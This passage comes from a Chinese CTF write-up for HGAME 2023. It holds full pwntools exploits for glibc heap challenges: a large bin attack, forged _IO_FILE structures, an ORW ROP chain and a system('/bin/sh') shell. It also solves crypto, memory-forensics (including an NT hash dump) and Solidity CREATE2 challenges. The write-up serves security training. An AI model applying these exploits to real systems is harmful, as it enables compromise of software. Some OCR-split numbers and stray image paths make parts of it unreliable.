fake_vtable_addr = libc_base_addr + libc.sym['_IO_wfile_jumps'] + 0x30
print("[+]fake vtable address: " + hex(fake_vtable_addr))
add(0, 0x500)

#! 泄露heap基址
add(2, 0x510)
add(3, 0x500)
add(4, 0x500)
dele(2)
add(5, 0x520)
dele(4)
add(6, 0x520)
edit(2, b'\x01')
show(2)
heap_base_addr = u64(p.recv(6).ljust(8, b'\x00')) - 0x1c01
print("[+]heap base address: " + hex(heap_base_addr))
edit(2, b'\x00')
add(2, 0x510)
add(4, 0x508)
#! 恢复堆
dele(6)
dele(5)

#! large bin attack
dele(1)
add(7, 0x520)
show(1)
fd = u64(p.recv(6).ljust(8, b'\x00'))
edit(1, p64(fd) * 2 + p64(0) + p64(_IO_list_all_addr -0x20))
dele(0)
add(8, 0x520)

#! 伪造_IO_list_all
setcontext_addr = libc_base_addr + libc.sym['setcontext'] + 0x3d
fake_io_addr = heap_base_addr + 0x290 #! 在_IO_list_all上写的堆块地址
next_chain = 0
#! fake_IO_FILE = p64(0) + p64(511) rdi
fake_IO_FILE = p64(0) * 6
```

```
fake_IO_FILE += p64(1) + p64(2)
fake_IO_FILE += p64(heap_base_addr + 0x2120 - 0xa0) #! 2、mov rdx,QWORD PTR [rax+0x20]
fake_IO_FILE += p64(setcontext_addr) #! 4、call QWORD PTR [rax+0x18]
fake_IO_FILE += p64(0) * 5
fake_IO_FILE += p64(heap_base_addr + 0x1000)  #! _lock = a writable address
fake_IO_FILE += p64(0) * 2
fake_IO_FILE += p64(fake_io_addr + 0x30) #! 1、mov rax,QWORD PTR [rdi+0xa0]
fake_IO_FILE = fake_IO_FILE.ljust(0xb0, b'\x00')
fake_IO_FILE += p64(1) #mode=1
fake_IO_FILE = fake_IO_FILE.ljust(0xc8, b'\x00')
fake_IO_FILE += p64(fake_vtable_addr)  #! vtable = IO_wfile_jumps + 0x30
fake_IO_FILE += p64(0) * 6
fake_IO_FILE += p64(fake_io_addr + 0x40)  #! 3、mov rax,QWORD PTR [rax+0xe0]
edit(0, fake_IO_FILE)


#! 在堆块写./flag
edit(2, b'./flag\x00\x00')
flag_addr = heap_base_addr + 0x11e0
print("[+]flag address: " + hex(flag_addr))

pop_rdi_ret = libc_base_addr + 0x23ba5
pop_rsi_ret = libc_base_addr + 0x251fe
pop_rdx_rbx_ret = libc_base_addr + 0x8bbb9
ret_addr = libc_base_addr + 0x22d19
open_addr = libc_base_addr + libc.sym['open']
read_addr = libc_base_addr + libc.sym['read']
write_addr = libc_base_addr + libc.sym['write']

#! open('./flag', 'rb')
orw_payload = p64(pop_rdi_ret) + p64(flag_addr) + p64(pop_rsi_ret) + p64(0) + p64(open_addr)
#! read(3, read_addr, 0x30)
orw_payload += p64(pop_rdi_ret) + p64(3) + p64(pop_rsi_ret) + p64(heap_base_addr) + p64(pop_rdx_rbx_ret) + p64(0x30) + p64(0) + p64(read_addr)
#! write(1, read_addr, 0x30)
orw_payload += p64(pop_rdi_ret) + p64(1) + p64(pop_rsi_ret) + p64(heap_base_addr) + p64(pop_rdx_rbx_ret) + p64(0x30) + p64(0) + p64(write_addr)
#! 在堆块写orw的payload
edit(6, orw_payload)
orw_addr = heap_base_addr + 0x2650
edit(5, p64(orw_addr) + p64(ret_addr))
p.sendlineafter(b'>', b'5')

# pause()
p.interactive()
```

```
[DEBUG] Sent 0x2 bytes:
    b'5\n'
[*] Switching to interactive mode
[DEBUG] Received 0x30 bytes:
    b'hgame{5416b91d7a82f674f9cc1005b4fc6f9f246d0b8b}\n'
hgame{5416b91d7a82f674f9cc1005b4fc6f9f246d0b8b}
```

4nswer's gift

程序的流程，首先给你一个地址，经过测试，给的地址是`_IO_list_all`的地址：

```
pwndbg> distance &_IO_list_all &malloc
0x1f7660->0xa0540 is -0x157120 bytes (-0x2ae24 words)
```

然后可以分配一个我们自定义大小的一个空间，经过测试，在 malloc 的空间大小大于 topchunk 的 size 时分配的空间为 heap 下的匿名区域。

并且我们可以对这个空间进行一次写，写的内容会被拷贝给`_IO_list_all`，那么到这里利用的思路应该比较清晰了。

可以分配一个比较大的空间（因为这里无法泄露堆地址，所以不能 malloc 一个堆空间），然后在其中输入我们伪造的`_IO_list_all`结构体，最后执行 exit 来进行 getshell。

因为这题没有开沙箱，所以我们可以直接`system('/bin/sh')`。

这是我们伪造后的`_IO_list_all`结构体：

```
$1 = {
  file = {
    _flags = 1852400175,
    _IO_read_ptr = 0x0,
    _IO_read_end = 0x0,
    _IO_read_base = 0x0,
    _IO_write_base = 0x0,
    _IO_write_ptr = 0x0,
    _IO_write_end = 0x0,
    _IO_buf_base = 0x0,
    _IO_buf_end = 0x1 <error: Cannot access memory at address 0x1>,
    _IO_save_base = 0x2 <error: Cannot access memory at address 0x2>,
    _IO_backup_base = 0x7f8489c34400 <__libc_system>
"\363\017\036\372H\205\377t\a\351\202\373\377\377f\220H\203\354\bH\215=\210}
\026",
    _IO_save_end = 0x7f8489c34400 <__libc_system>
"\363\017\036\372H\205\377t\a\351\202\373\377\377f\220H\203\354\bH\215=\210}
\026",
    _markers = 0x0,
    _chain = 0x0,
    _fileno = 0,
    _flags2 = 0,
    _old_offset = 0,
    _cur_column = 0,
    _vtable_offset = 0 '\000',
    _shortbuf = "",
    _lock = 0x7f8489bbf000,
    _offset = 0,
    _codecvt = 0x0,
```


```
    _wide_data = 0x7f8489bbe030,
    _freeres_list = 0x0,
    _freeres_buf = 0x0,
    __pad5 = 0,
    _mode = 1,
    _unused2 = '\000' <repeats 19 times>
  },
  vtable = 0x7f8489dd90d0 <_IO_wfile_jumps+48>
}
```

如果出现了一些问题可以将断点下在`_IO_flush_all_lockp`一步步对照着寄存器的值进行调试。

EXP：

```python
from pwn import *
from pwn import p64
context(arch='amd64',os='linux',log_level='debug')
elfpath = './vuln'
libcpath = './libc.so.6'
ldpath = './ld-linux-x86-64.so.2'
elf = ELF(elfpath)
libc = ELF(libcpath)
ld = ELF(ldpath)

select = 0
if select == 0:
    p = process(elfpath)
else:
    p = remote('week-4.hgame.lwsec.cn', 31395)

# gdb.attach(p)
p.recvuntil(b'4nswer is preparing a gitf for his girfriend, the box of it looks like this: 0x')
malloc_addr = int(p.recv(12).decode(), 16)
libc_base_addr = malloc_addr - libc.sym['_IO_list_all']
print("[+]libc base address: " + hex(libc_base_addr))
system_addr = libc_base_addr + libc.sym['system']
fake_vtable_addr = libc_base_addr + libc.sym['_IO_wfile_jumps'] + 0x30

p.recvuntil(b'How many things do you think is appropriate to put into the gift?\n')
p.sendline(b'150000')
p.recvuntil(b'What do you think is appropriate to put into the gitf?\n')
#! 申请150000大小的块后可写的内存空间地址
fake_io_addr = libc_base_addr - 0x28000

fake_IO_FILE = b'/bin/sh\x00' #! rdi
fake_IO_FILE += p64(0) * 7
fake_IO_FILE += p64(1) + p64(2)
fake_IO_FILE += p64(system_addr) #! 2、mov rdx,QWORD PTR [rax+0x20]
fake_IO_FILE += p64(system_addr) #! 4、call QWORD PTR [rax+0x18]
fake_IO_FILE += p64(0) * 5
fake_IO_FILE += p64(fake_io_addr + 0x1000)  #! _lock = a writable address
fake_IO_FILE += p64(0) * 2
fake_IO_FILE += p64(fake_io_addr + 0x30) #! 1、mov rax,QWORD PTR [rdi+0xa0]
```

```python
fake_IO_FILE = fake_IO_FILE.ljust(0xc0, b'\x00')
fake_IO_FILE += p64(1) #mode=1
fake_IO_FILE = fake_IO_FILE.ljust(0xd8, b'\x00')
fake_IO_FILE += p64(fake_vtable_addr)  # vtable = IO_wfile_jumps + 0x30
fake_IO_FILE += p64(0) * 4
fake_IO_FILE += p64(fake_io_addr + 0x50)  #! 3、mov rax,QWORD PTR [rax+0xe0]
p.send(fake_IO_FILE)
p.recvuntil(b'buy~\n')

# pause()
p.interactive()
```



Crypto

LCG

出题人没有加括号，直接整除差不多出来了：

```python
from Crypto.Util.number import *
a, b = 
1137660125635315218550396257283379271126281654707140024628565116239043227654756862152080704553915295597833918194897961244358284543325452196119976528044019410771533996460493628849739976409844578782648330528014140288383,
1089651052473835282827308128311065828561396663364911240972959788909515306616863980465990986336276384903707375227394223034256042622812751981085694555292380388664573448420064229133421678240606441518887044132670115591301857935030769271271599367581377247424328062635288832121331371889491239538842244877683244987389057941199373965
print(long_to_bytes(b // a))
#! hgame{wOw_you_know_the_hidden_number_problem}
```

ECRSA

challenge：

```python
from sage.all import *
from sage.all_cmdline import *
from Crypto.Util.number import *
from secret import flag

```

```
Nbits = 512
x = bytes_to_long(flag)
f = open('./output', 'w')

def gen_pubkey(Nbits):
    p = getPrime(Nbits // 2)
    q = getPrime(Nbits // 2)
    n = p*q
    while True:
        a = getRandomInteger(Nbits // 2)
        b = getRandomInteger(Nbits // 2)
        if gcd(4*a**3 + 27*b**2, n) == 1:
            break
    E = EllipticCurve(Zmod(n), [a, b])
    e = getPrime(64)
    f.write(f"p={p}\nq={q}\n")
    return n, E, e

n, E, e = gen_pubkey(Nbits)
pt = E.lift_x(Integer(x))
ct = pt * e
f.write(f"n = {n}\na = {E.a4()}\nb = {E.a6()}\ne = {e}\n")
f.write(f"ciphertext = {long_to_bytes(int(ct.xy()[0]))}\n")
```

一个将 RSA 和 ECC 结合的密码系统，椭圆曲线是定义在 Zmod(n) 上的，这里的明文是`pt.x`，密文是`ct.x`，同时给了 n 的分解以及 e 还有椭圆曲线的参数，那么这里我们首先需要求得`ct`这个点，因为是在一个环上，直接用 sage 内置的 lift_x 跑不出来，我们可以将其分别在 GF(p) 和 GF(q) 中的 y 求出来，然后使用中国剩余定理即可求得在 Zmod(n) 上的 y。

接下来是求`pt`了，根据这个加密方式，我们只需要求出 e 在 GF(p) 和 GF(q) 中对`ct`的阶的逆元，然后使用中国剩余定理即可解得在 Zmod(n) 下的逆元，然后乘上`ct`即可得到`pt`。

```
from sage.all import *
from Crypto.Util.number import *

p = 11519226595480231194139901959881072466943736943368090542567669166179351896745 3
q = 10990087977434690873923613085422917106753359220082465212438993654371660384048 7
n = 12659731371633323406361071735480743870942884407511647144758055911931321534333057725377899993936046070028289182446615763391740446071787318153462098556669611
a = 3457301624586139606837804088262299224575469302815229087413111295501888448568 8
b = 10328213713382094820668203656967156699638143825489751034428916403971735551388 6
e = 11415307674045871669
```

```
ciphertext = b'f\xb1\xae\x08`\xe8\xeb\x14\x8a\x87\xd6\x18\x82\xaf1q\xe4\x84\xf0\x87\xde\xedF\x99\xe0\xf7\xdcH\x9ai\x04[\x8b\xbbHR\xd6\xa0\xa2B\x0e\xd4\xdbr\xcc\xad\x1e\xa6\xba\xad\xe9L\xde\x94\xa4\xffKP\xcc\x00\x907\xf3\xea'

assert p * q == n
c = bytes_to_long(ciphertext)
print(c)

Ep = EllipticCurve(GF(p), [a, b])
ct1 = Ep.lift_x(Integer(c))
x1 = ct1.xy()[0]
y1 = ct1.xy()[1]
# phip = ct1.order()
phip = 57596132977401155970699509799405362334879094977438851681966286670288183598942
print("[+]phip is: ", phip)

Eq = EllipticCurve(GF(q), [a, b])
ct2 = Eq.lift_x(Integer(c))
x2 = ct2.xy()[0]
y2 = ct2.xy()[1]
# phiq = ct2.order()
phiq = 10990087977434690873923613085422917106694717529892076328265860644628424169525
print("[+]phiq is: ", phiq)

dp = inverse(e, phip)
dq = inverse(e, phiq)
print("[+]dp is: ", dp)
print("[+]dq is: ", dq)
dn = crt(dp, dq, phip, phiq) % n
print("[+]dn is: ", dn)

En = EllipticCurve(Zmod(n), [a, b])
y = 71633633482337179376411938748731857837886162569151256682109342491741735862953437079185137350803172154534634733146151968443048582585957524834103776288005526
ct = En(c, y)
pt = dn * ct
print(long_to_bytes(int(pt.xy()[0])))
# hgame{ECC_4nd_RSA_also_can_be_combined}
```

Misc

ezWin

- 第一题根据题目猜测应该在环境变量里：


```
7540    notepad.exe     0x22f8e5f1cb0    ALLUSERSPROFILE C:\ProgramData
7540    notepad.exe     0x22f8e5f1cb0    APPDATA C:\Users\Noname\AppData\Roaming
7540    notepad.exe     0x22f8e5f1cb0    CommonProgramFiles      C:\Program Files\Common Files
7540    notepad.exe     0x22f8e5f1cb0    CommonProgramFiles(x86) C:\Program Files (x86)\Common Files
7540    notepad.exe     0x22f8e5f1cb0    CommonProgramW6432      C:\Program Files\Common Files
7540    notepad.exe     0x22f8e5f1cb0    COMPUTERNAME    NODEVICE
7540    notepad.exe     0x22f8e5f1cb0    ComSpec C:\Windows\system32\cmd.exe
7540    notepad.exe     0x22f8e5f1cb0    DriverData      C:\Windows\System32\Drivers\DriverData
7540    notepad.exe     0x22f8e5f1cb0    FPS_BROWSER_APP_PROFILE_STRING  Internet Explorer
7540    notepad.exe     0x22f8e5f1cb0    FPS_BROWSER_USER_PROFILE_STRING Default
7540    notepad.exe     0x22f8e5f1cb0    HGAME_FLAG      hgame{2109fbfd-a951-4cc3-b56e-f0832eb303e1}
7540    notepad.exe     0x22f8e5f1cb0    HOMEDRIVE       C:
7540    notepad.exe     0x22f8e5f1cb0    HOMEPATH        \Users\Noname
7540    notepad.exe     0x22f8e5f1cb0    LOCALAPPDATA    C:\Users\Noname\AppData\Local
7540    notepad.exe     0x22f8e5f1cb0    LOGONSERVER     \\NODEVICE
7540    notepad.exe     0x22f8e5f1cb0    NUMBER_OF_PROCESSORS    4
7540    notepad.exe     0x22f8e5f1cb0    OneDrive        C:\Users\Noname\OneDrive
7540    notepad.exe     0x22f8e5f1cb0    OS      Windows_NT
```

- 第二题可以看到有个 notepad 进程

```
6720    SearchFilterHo  "C:\Windows\system32\SearchFilterHost.exe" 0 808 812 820 8192 816 792
7160    audiodg.exe     C:\Windows\system32\AUDIODG.EXE 0x460
4676    backgroundTask  Required memory at 0xb38477a020 is inaccessible (swapped)
6380    HxTsr.exe       "C:\Program Files\WindowsApps\microsoft.windowscommunicationsapps_16005.14326.21256.0_x64__8wekyb3d8bbwe\HxTsr.exe" -ServerName:Hx
5964    backgroundTask  "C:\Windows\system32\backgroundTaskHost.exe" -ServerName:CortanaUI.AppX3bn25b6f886wmg6twh46972vprk9tnbf.mca
6624    RuntimeBroker.  C:\Windows\System32\RuntimeBroker.exe -Embedding
7304    RuntimeBroker.  C:\Windows\System32\RuntimeBroker.exe -Embedding
7356    RuntimeBroker.  C:\Windows\System32\RuntimeBroker.exe -Embedding
7484    dllhost.exe     "C:\Windows\SysWOW64\DllHost.exe" /Processid:{776DBC8D-7347-478C-8D71-791E12EF49D8}
7540    notepad.exe     "C:\Windows\system32\NOTEPAD.EXE" C:\Users\Noname\Desktop\flag2 is nthash of current user.txt
7584    7zFM.exe        "C:\Program Files\7-Zip\7zFM.exe" "C:\Users\Noname\Desktop\flag.7z"
7636    conhost.exe     Required memory at 0xed3e273020 is not valid (process exited?)
```

直接 hashdump 即可，`hgame{84b0d9c9f830238933e7131d60ac6436}`

- 第三题根据名字可以下载一个 7z 文件下来，但是带了密码，根据文件名知道密码是上一题的 NTLM hash 解密后的内容，在线网站解密一下即可。



Blockchain

Transfer2

先来看看合约源码：

```
1  // SPDX-License-Identifier: UNLICENSED
2  pragma solidity ^0.8.7;
3
4  contract Transfer2{
```

```
    Challenge public chall;
    event SendFlag();
    bytes32 constant salt = keccak256("HGAME 2023");
    constructor() {
        chall = new Challenge{salt: salt}();
        if (chall.flag()){
            emit SendFlag();
        }
    }
    function getCode() pure public returns(bytes memory){
        return type(Challenge).creationCode;
    }
}

contract Challenge{
    bool public flag;
    constructor(){
        if(address(this).balance >= 0.5 ether){
            flag = true;
        }
    }
}
```

可以看到这里触发`SendFlag()`事件的条件是`chall.flag()==true`，而其为 true 的条件是 chall 这个合约在构造函数时已经有了 0.5 的 ether。

因为这里是在构造函数中进行判断，当我们将这个合约部署上链后状态就都已经确定了，那么我们的利用点就在合约部署前，有什么办法能使合约的余额大于 0.5 ether 呢，如果我们能够提前预测合约的地址，并且先往这个地址中转入 0.5 ether，那么合约在部署时余额就满足条件了。

现在问题是如何预测合约的地址呢，首先先看`Challenge`这个合约的地址的生成方式：

```
chall = new Challenge{salt: salt}();
```

这是一种 Create2 操作码，其合约地址的生成方式为：

```
keccak256(0xff ++ address ++ salt ++ keccak256(init_code))[12:]
```

其中`init_code`是创建合约的字节码，也就是`Transfer2`这个合约的字节码，这里我们可以通过`getCode()`来获取，`address`是部署合约的地址也就是`Transfer2`的地址，如果我们知道了上述信息，那么就能实现`Challenge`合约地址的预测。

但是这里有一个`Transfer2`合约的地址我们并不知道，因为我们知道其地址是在其已经上链的情况下，所以我们还需要预测这个合约的地址，那么我们需要了解一下账户部署合约的合约地址生成的规则，我们在以太坊上创建一个合约时，新生成的合约的地址是根据发送者（sender）的地址和其已生成的事务数（nonce）确定的，经过RLP编码后再经过 Keccak-256 运算得出的。也就是说我们只需要知道了部署账户的地址就可以预测合约的地址。

具体的预测代码如下：

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity ^0.8.7;


```

```
contract Hack {
    bytes32 constant salt = keccak256("HGAME 2023");

    function predict(address challenge) public pure returns (address) {
        return address(uint160(uint(keccak256(
            abi.encodePacked(bytes1(0xff), challenge, salt,
keccak256(hex"608060405234801560f57600080fd5b506706f05b59d3b200004710602c57
6000805460ff191660011790555b60838061003a6000396000f3fe6080604052348015600f57
600080fd5b5060043610602857600035560e01c8063890eba6814602d575b600080fd5b600054
60399060ff1681565b60405190151581526020016040518091039f3fea26469706673582212
20c0afce3a78fcc60fe5cb042db9c8cae10e646b3fcd2f905fa125145eebdf049864736f6c63
430008110033"))
        ))));
    }

    function addressFromCreate(address _origin, uint _nonce) external pure
returns (address _address) {
        bytes memory data;
        if(_nonce == 0x00)          data = abi.encodePacked(bytes1(0xd6),
bytes1(0x94), _origin, bytes1(0x80));
        else if(_nonce <= 0x7f)     data = abi.encodePacked(bytes1(0xd6),
bytes1(0x94), _origin, uint8(_nonce));
        else if(_nonce <= 0xff)     data = abi.encodePacked(bytes1(0xd7),
bytes1(0x94), _origin, bytes1(0x81), uint8(_nonce));
        else if(_nonce <= 0xffff)   data = abi.encodePacked(bytes1(0xd8),
bytes1(0x94), _origin, bytes1(0x82), uint16(_nonce));
        else if(_nonce <= 0xffffff) data = abi.encodePacked(bytes1(0xd9),
bytes1(0x94), _origin, bytes1(0x83), uint24(_nonce));
        else                        data = abi.encodePacked(bytes1(0xda),
bytes1(0x94), _origin, bytes1(0x84), uint32(_nonce));
        bytes32 hash = keccak256(data);
        assembly {
            mstore(0, hash)
            _address := mload(0)
        }
    }
}
```

那么这里我们得到了`Challenge`合约的地址后提前对其进行转账即可触发`SendFlag()`事件。